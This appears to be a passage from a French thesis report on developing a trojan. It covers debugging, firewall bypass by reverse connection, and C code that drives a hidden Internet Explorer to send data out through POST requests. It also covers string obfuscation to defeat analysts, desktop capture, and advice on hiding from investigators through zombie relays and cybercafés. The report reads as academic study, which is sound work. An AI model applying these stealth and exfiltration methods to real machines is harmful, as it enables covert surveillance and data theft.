Notre code est de très petite taille. Il est donc facile de l'exécuter pas à pas. Si ce code contenait plusieurs milliers de lignes, il nous serait pratiquement impossible de le parcourir en entier ligne à ligne. Nous avons plusieurs solutions pour déterminer l'emplacement de cette erreur soit ajouter des « marqueurs » à l'aide d'instructions `printf()` par exemple nous permettant de bcaliser l'erreur petit à petit, soit opérer de la même manière en posant des *breakpoints*.
En dispersant des *breakpoints* dans le code nous pouvons localiser l'erreur (elle sera placée entre le dernier *breakpoint* sur lequel nous nous sommes arrêtés et le *breakpoint* suivant). Cette dernière technique est évidemment bien plus propre que celle des marqueurs car elle supprime le risque d'oubli de marqueur dans le code à la fin du débugage !

Il existe un autre *bug* dans ce programme qui, lui, est beaucoup plus difficile à détecter. Nous allons modifier légèrement le code pour qu'il s'exécute en boucle :

```
#include <stdio.h>
#include <windows.h>

void main()
{
	while(TRUE)
	{
		char* bufferDepasse =
			HeapAlloc(GetProcessHeap(),HEAP_ZERO_MEMORY,23);
		char source[] = "chaine de 23 caracteres";

		CopyMemory(bufferDepasse,source,sizeof(source));
		// Nous avons l'impression de copier seulement
		// 23 caractères dans le buffer
		// cependant une chaine de caractère est toujours terminée par un \0
		printf("Nous avons copié : %s",bufferDepasse);
		//printf("%s",source[24]);
		HeapFree(GetProcessHeap(),0,bufferDepasse);
	}
	return;
}
```

Nous obtenons à nouveau une erreur dans le fichier `malloc.c` cette fois-ci. Le débuggeur nous signale :

```
'demobug.exe': Loaded 'C:\Documents and Settings\Administrator\My Documents\Visual Studio
Projects\demobug\Debug\demobug.exe', Symbols loaded.
'demobug.exe': Loaded 'C:\WINDOWS\system32\ntdll.dll', No symbols loaded.
'demobug.exe': Loaded 'C:\WINDOWS\system32\kernel32.dll', No symbols loaded.
```

```
HEAP[demobug.exe]: Heap block at 00142B90 modified at 00142BAF past requested size of 17
Unhandled exception at 0x7c901230 in demobug.exe: User breakpoint.
```

Le débuggeur nous indique ainsi qu'il s'agit d'une corruption de pile, c'est-à-dire que nous avons « rempli » un bloc mémoire au-delà de la taille que nous avions alloué. Cette erreur est plus difficile à détecter car **l'exception n'est pas levée lorsque la pile est corrompue mais lorsque l'on tente de réallouer le bloc corrompu**. Cette particularité donne un caractère aléatoire à l'apparition du bug. En effet si la zone mémoire n'est plus réallouée, comme c'était le cas lorsque le programme ne s'exécutait qu'une seule fois, aucune erreur n'est générée. Si nous comptons le nombre de boucles effectuées avant que l'exception ne soit générée, nous n'obtiendrons pas dans tous les cas le même résultat.


Pour localiser ce genre de *bug*, l'API met à notre disposition la fonction `HeapValidate()`, qui, comme son nom l'indique, permet de valider la pile. Lorsque cette instruction est appelée et qu'un débuggeur est attaché au programme, elle génère une exception si la pile est corrompue et de retourner `TRUE` sinon, si aucun débuggeur n'est présent, elle se contente de retourner `TRUE` ou `FALSE`. Une solution est donc d'entourer toutes les opérations sur la pile de commandes de validations lors du débugage ce qui nous permet de localiser l'erreur assez simplement. Dans notre cas :

```
#include <stdio.h>
#include <windows.h>

void main()
{
	while(TRUE)
	{
		char* bufferDepasse =
			HeapAlloc(GetProcessHeap(),HEAP_ZERO_MEMORY,23);
		char source[] = "chaine de 23 caracteres";
HeapValidate(GetProcessHeap,0,NULL);
		CopyMemory(bufferDepasse,source,sizeof(source));
HeapValidate(GetProcessHeap,0,NULL);
		printf("Nous avons copié : %s",bufferDepasse);
		HeapFree(GetProcessHeap(),0,bufferDepasse);
HeapValidate(GetProcessHeap,0,NULL);
	}
	return;
}
```

L'erreur est classique : comme expliqué plus haut dans les commentaires du code, nous copions la chaîne source, qui fait effectivement 23 caractères affichables mais nous ne tenons pas compte du fait que **chaque chaîne de caractère est terminée par le caractère \0**, ce qui nous fait 24 caractères à copier en tout pour un *buffer* qui peut en contenir 23. Une bonne pratique est de ne jamais utiliser de valeur constante lors du dimensionnement des *buffers* mais de les dimensionner en fonction des valeurs qui vont y être copiées à l'aide d'un `sizeof()` par exemple.

3.2 *Process Explorer*

Le logiciel *Process Explorer* de *Sysinternals* (http://www.sysinternals.com) est un *freeware* permettant d'afficher diverses informations concernant les processus s'exécutant sur une machine. C'est lors du débugage que *Process Explorer* a trouvé toute son utilité : il nous permet en effet de garder un oeil sur les ressources systèmes utilisées par l'application que nous sommes en train de débugger.



Les informations de performances données par l'onglet *Performance Graph* des propriétés d'un processus dans *Process Explorer* (comme sur l'image ci dessus) seront utilisées tout au long de ce rapport pour présenter l'activité du processeur lors de l'exécution de différents algorithmes ou son occupation mémoire. L'activité du processeur est représentée par deux courbes : une verte, pour le temps processeur total et une rouge pour le temps processeur en mode *kernel*.
Cette représentation peut sembler similaire à celle du *Task Manager* de windows. La différence est que le *Task Manager* ne nous permet pas de visualiser la consommation d'un seul processus mais seulement les ressources globales utilisées par le système complet.

3.3 DoxyGen

Le programme DoxyGen (http://www.stack.nl/~dimitri/doxygen/) a été utilisé pour générer la documentation du code. Les commentaire du code source doivent être formatté de manière à ce que le compilateur DoxyGen puisse générer les pages html de documentation.

Les blocs DoxyGen sont signalisés à l'aide de blocs commentaires spéciaux commencant par : `/**` comme par exemple :

```
/**\fn DWORD WINAPI ThrdCmd()
 * \brief Fonction gérant la thread de commande
 */
```


Les mots clefs DoxyGen sont ensuite traités et compilés en fichier d'aide html (ou rtf au choix). Les balises utilisées furent :

`\fn`	Pour signaler que nous documentons une fonction.
`\file`	Pour signaler que nous documentons un fichier.
`\brief`	Pour donner une description brève.
`\struct`	Pour signaler que nous documentons une structure.
`\enum`	Pour signaler que nous documentons un type énumératif.
`\typedef`	Pour signaler que nous documentons une définition de type.

Il est aussi possible de documenter spécialement une variable ou une ligne de code à l'aide de la syntaxe suivante :

```
#include <winsock2.h> /**< Include Socket : Doit être inclus avant windows.h */
```

Un apercu du résultat est disponible ci-dessous :



4. Analyse du programme développé

4.1 Introduction

Il serait fastidieux d'analyser dans ce rapport l'application de manière linéaire. Aussi nous allons examiner le programme fonctionnalité après fonctionnalité.


4.2 Architecture des logiciels développés

4.2.1 Programme cible

Le programme s'exécutant sur la machine cible est relativement simple : le relais de l'interface graphique tient en un seul processus. Deux processus supplémentaires ont été ajoutés pour gérer le *keylogger* et l'envoi périodique des images du bureau de l'utilisateur légitime.

La première ébauche de programme cible développée lors de ce projet intégrait une architecture beaucoup plus compliquée : chaque fenêtre des applications pilotées était surveillée par une *thread* qui s'occupait de relayer son interface graphique vers le serveur. Ces captures étaient activées par des sémaphores contrôlés par une *thread* de commande, chargée de la liaison avec le programme situé sur la machine attaquante. Chaque *thread* pouvait ouvrir une connexion vers la machine attaquante à tout moment pour envoyer ses données. Cette architecture permettait de n'ouvrir les ports de la machine cible que lorsqu'ils étaient effectivement utilisés, cependant, elle comportait certains problèmes : tout d'abord il n'était pas exclu que les données de plusieurs fenêtre soient


envoyées au même moment à travers le réseau, ce qui risquerait de créer un pique visible dans les statistiques. De plus, un grand nombre de *threads* augmente le risque de *bugs* et autres problèmes de concurrence. **Hors il est beaucoup plus important de pouvoir assurer la stabilité de l'application située sur la machine cible que celle située sur la machine attaquante**. En effet, si l'application cible rencontre une erreur et cesse de fonctionner, il nous sera peut être impossible de la redémarrer. Il serait bien évidemment aussi très inopportun de générer des messages informant qu'une application vient de se terminer inopinément sur l'écran de l'utilisateur légitime ! Il a donc été décidé de créer une application cible la plus simple possible :



4.2.2 Programme attaquant

Le programme attaquant fonctionne sur un schéma relativement similaire. Les événements ne sont pas envoyés par la structure principale du programme mais bien par le système lors de l'appel aux fonctions *callback* (voir chapitre 4.8). Un problème de concurrence (*race condition*) est donc

possible lors de l'envoi des commandes. Nous avons donc dû protéger la fonction (propriétaire) `SocketSend()` présente aussi dans le programme cible par un sémaphore créant ainsi la fonction `SocketSendProtected()`.



4.3 Contournement d'un *firewall*

4.3.1 Petit rappel sur les *firewalls*

Le *firewall* est certainement le plus vieil instrument de sécurité informatique. A ce titre, il a subit de nombreuses évolutions et existe à ce jour en de nombreuses variations. Le type de *firewall* le plus simple est sans conteste le *firewall stateless* (ou « sans état »). Ce type de *firewall* se contente d'examiner les paquets qu'il reçoit et de les confronter à une série de règles pré établies, et ceci pour les paquets entrants comme pour les paquets sortants. En d'autres termes, il ne garde pas en mémoire l'état d'une connexion TCP, par exemple. L'administrateur devra donc créer une règle pour les paquets entrants et une règle pour les paquets sortants. Dans le cas d'un cheval de Troie, ce type de cheval de Troie ne nécessite même pas de méthode de contournement particulière car des ports sont ouverts sur l'extérieur. La seule action à entreprendre et de permettre à l'ordinateur cible d'écouter sur un port ouvert vis-à-vis de l'extérieur.


Le second type de *firewall* est plus ''intelligent'' : le *firewall* dit *statefull*. Contrairement au *stateless*, ce type de *firewall* garde en mémoire les flux TCP, UDP, ICMP… Ceci permet de ne


laisser entrer que les paquets qui ont été demandé par un client (derrière le *firewall*). Il n'est plus aussi trivial de traverser ce type de *firewall* puisque la requête doit venir de l'intérieur.

Le dernier type de *firewall* est le *firewall* dit applicatif. Ce dernier est installé sur le poste cible et contrôle non seulement l'entrée / sortie des paquets mais aussi les processus demandant l'accès au ressource réseau, et, le cas échéant, permet de les bloquer.

4.3.2 Contournement


Nous nous sommes concentré sur le contournement de *firewalls stateless*. Comme nous l'avons vu, ces *firewalls* bloquent les requêtes entrantes quel que soit le port utilisé si une connexion sortante n'a pas été établie au préalable. La technique utilisée pour légitimer la connexion dans le cas d'un cheval de Troie est triviale : nous allons agir par *reverse connection*. Comme son nom l'indique, cette technique désigne un mode de connexion où la cible se connecte à travers le *firewall* vers la machine de l'attaquant en se connectant sur un port ouvert en sortie (typiquement le port 80).





Cette méthode comprend pourtant un inconvénient majeur : l'adresse IP de l'attaquant doit être codée dans le programme cible. En cas de détection du cheval de Troie, un *reverse engineering* du programme cible fournira au enquêteur une localisation précise de la machine attaquante.

Les méthodes de résolution de ce problème sont multiples : tout d'abord opérer depuis un cybercafé ou une borne *WiFi* laissée sans protection ou insuffisamment protégée par ses propriétaires (ce qui peut poser un autre problème : l'attaquant opère depuis une adresse dynamique). Une solution est de maintenir un réseau de zombies. Les zombies sont des machines qu'un pirate a sous son contrôle et depuis lesquelles il peut lancer des attaques. Si l'attaquant est suffisamment sûr de ses zombies il peut en constituer un réseau de relais comme suit :



Même si un ou deux zombies sont découverts, il est très peu probable que les enquêteurs arrivent à remonter jusqu'à l'attaquant.

Lors de ce travail de diplôme, il n'a pas été tenté de contourner un *firewall* applicatif. Cependant, si cette opération peut se révéler compliquée, elle n'est en aucun cas impossible. La démarche habituelle est de trouver un moyen pour que la requête vienne d'une application légitime, par injection de code ou à l'aide d'OLE, par exemple, comme dans le code suivant, tiré d'un article d'Eric Detoisien pour la revue MISC (No 21, Septembre - Octobre 2005).


```
#include <windows.h>
#include <ole2.h>
#include <objbase.h>
#include <exdisp.h>
#include <atlbase.h>

int APIENTRY WinMain(HINSTANCE hInstance,
                              HINSTANCE hPrevInstance,
                              LPSTR lpCmdLine,
                              int CmdShow)
{
      USES_CONVERSION; // Macro servant à convertir les chaines
                       // de caractères (OLE utilise uniquement UNICODE)

      HRESULT                 hr;
      CLSID             clsid; // Classe identifiant un objet COM
      LPUNKNOWN         punk = NULL;
      IWebBrowser2      *pIE= NULL;
      VARIANT                 vtEmpty;
      CComBSTR          url = "";

      url += A2W("http://www.td.unige.ch/");
      unsigned short *casturl = (unsigned short*) url;
            //crée un pointeur sur url
            // de type unsigned short

      hr = OleInitialize(NULL); // Initialisation de OLE
      hr = CLSIDFromProgID(OLESTR("InternetExplorer.Application"),&clsid);
            //< on obtient le clsid
      hr = CoCreateInstance(clsid,
            NULL,
            CLSCTX_SERVER,
            IID_IUnknown,
            (void FAR* FAR*) &punk);// Création d'une instance OLE
      hr = punk->QueryInterface(IID_IWebBrowser2,(void FAR* FAR*)&pIE);
      pIE->put_Visible(false);// On interdit à IE de s'afficher
      pIE->Navigate(casturl,&vtEmpty,&vtEmpty,&vtEmpty,&vtEmpty);
            //< On envoie une requête

      return 0;
}
```

Des données peuvent être exportées à l'aide du champ POST de la requête `Navigate()` (le quatrième `&vtEmpty` dans notre exemple). Il est aussi possible de récupérer le retour de la requête `Navigate()`.

4.4 Non détection

4.4.1 Masquage des chaînes de caractère dans l'exécutable

Un utilitaire comme `Strings.exe` de *SysInternals* (http://www.sysinternals.com/) ou l'onglet *Strings* de *Process Explorer* (aussi de *SysInternals*) risque de donner beaucoup d'informations à un investigateur qui analyserait notre programme client. Voici un exemple de chaînes de caractère que l'on peut trouver dans l'exécutable :



Il est possible de masquer ces chaînes de caractères tout simplement en modifiant la façon dont on les déclare. Normalement la déclaration d'une chaîne de caractère ressemble à quelque chose de cette forme :

```
char nom[27]="C:\\windows\\system32\\cmd.exe";
```

Dans ce cas là, la chaîne de caractère est **stockée quelque part dans le fichier exécutable** et donc aisément repérable par les outils sus mentionnés. Pour comprendre la suite, il est important de se rappeler que, contrairement à C# ou à Java, le C est un langage faiblement typé, ce qui veut dire qu'il est possible de convertir des données d'un type à l'autre sans autre précautions. Nous pouvons donc convertir des `int` (entiers) en `char`. La déclaration se fera alors de la manière suivante :


```
nom[0]=67;  //C
nom[1]=58;  //:
nom[2]=92;  //\
nom[3]=119; //w
nom[4]=105; //i
nom[5]=110; //n
nom[6]=100; //d
nom[7]=111; //o
[...]
```

Les valeurs entières représentent les caractères en codage ASCII.

Pour mieux comprendre, nous allons examiner ce qui se passe à l'intérieur d'un exécutable. L'application suivante a été compilée sans aucune information de débugage ou optimisation particulière :

```c
#include <stdio.h>

int main()
{
	char test[]="test";
	char hello[6];

	hello[0] =  0x48;
	hello[1] =  0x45;
	hello[2] =  0x6c;
	hello[3] =  0x6c;
	hello[4] =  0x6f;
	hello[5] =  0x00;

	printf(hello);
	printf(test);
	printf("\n");
	return 0;
}
```

Les caractères de la variable `hello` (formant la suite « Hello\0 ») sont déclarés en hexadécimal. Nous allons exécuter ce programme à l'aide du débuggeur *OllyDbg*, disponible sur http://www.ollydbg.de. Ce débuggeur nous permet très simplement d'extraire du fichier PE (format d'exécutable Windows) le code source assembleur et de l'exécuter pas à pas. Voici ce que nous obtenons pour la fonction `main()` :



Nous voyons que la chaîne «test » est assignée depuis une chaîne de caractère contenue dans la section `.rdata` de l'exécutable. La deuxième chaîne quant à elle est passée caractère après caractère à l'aide d'instructions `MOV` et de valeur immédiates (les valeurs ASCII).

4.5 Confidentiel

4.6 Capture du bureau dans son ensemble

La première méthode testée pour capturer l'image de fenêtre ne fut pas efficace pour notre projet. Cependant il est utile de s'y attarder quelques instants car la méthode finale en est une adaptation. Cette méthode est utilisée pour capturer le bureau dans son ensemble, elle est utilisée par VNC par exemple.

L'idée générale est de capturer l'ensemble des bits affichés dans un *device context* (appelé DC dans la suite de ce document). Un DC, comme son nom l'indique, est un objet *Windows* GDI (pour *Graphic Device Interface*) définissant un ensemble d'objets et de propriétés représentant une sortie graphique. **Il existe des DC de différents types** : imprimante, information, écran et mémoire. Nous n'utiliserons que les deux derniers.

Le DC écran contient l'image que nous voulons capturer. Nous allons donc procéder de la manière suivante :

1) Récupération d'un pointeur (*handle*) sur le DC de la fenêtre que nous voulons capturer. (un bureau complet a aussi un *handle* de fenêtre) Ceci est fait par la commande `dcWin = GetWindowDC(hWnd)` où `dcWin` est de type HDC (pour *handle to DC*) et `hWnd` un *handle* sur une fenêtre.

2) Détermination de la taille de la fenêtre. Pour cela, nous utiliserons la fonction `GetWindowRect(hWnd,&wRect)` nous retournant une structure RECT contenant les coordonnées des coins supérieur gauche et inférieur droit de la fenêtre.

3) Création d'un DC mémoire compatible (en taille, palette de couleurs, …) avec le DC de la fenêtre ainsi qu'un bitmap compatible avec le DC fenêtre. Ceci se fait par les commandes `dcMem = CreateCompatibleDC(dcWin)` et `hImage = CreateCompatibleBitmap(dcWin, wRect.right - wRect.left, wRect.bottom - wRect.top)` Veuillez noter l'emploi de la structure rectangle pour spécifier la taille du bitmap!

4) Le bitmap ainsi créé sera ''plaqué'' dans le DC mémoire à l'aide de la commande `hOld = (HBITMAP) SelectObject(dcMem,hImage)` le bitmap `hOld` représente le bitmap anciennement sélectionné. Il est important de replacer le bitmap `hOld` dans le DC mémoire si l'on veut continuer à travailler avec le DC mémoire après la capture. Ce qui ne sera pas notre cas.

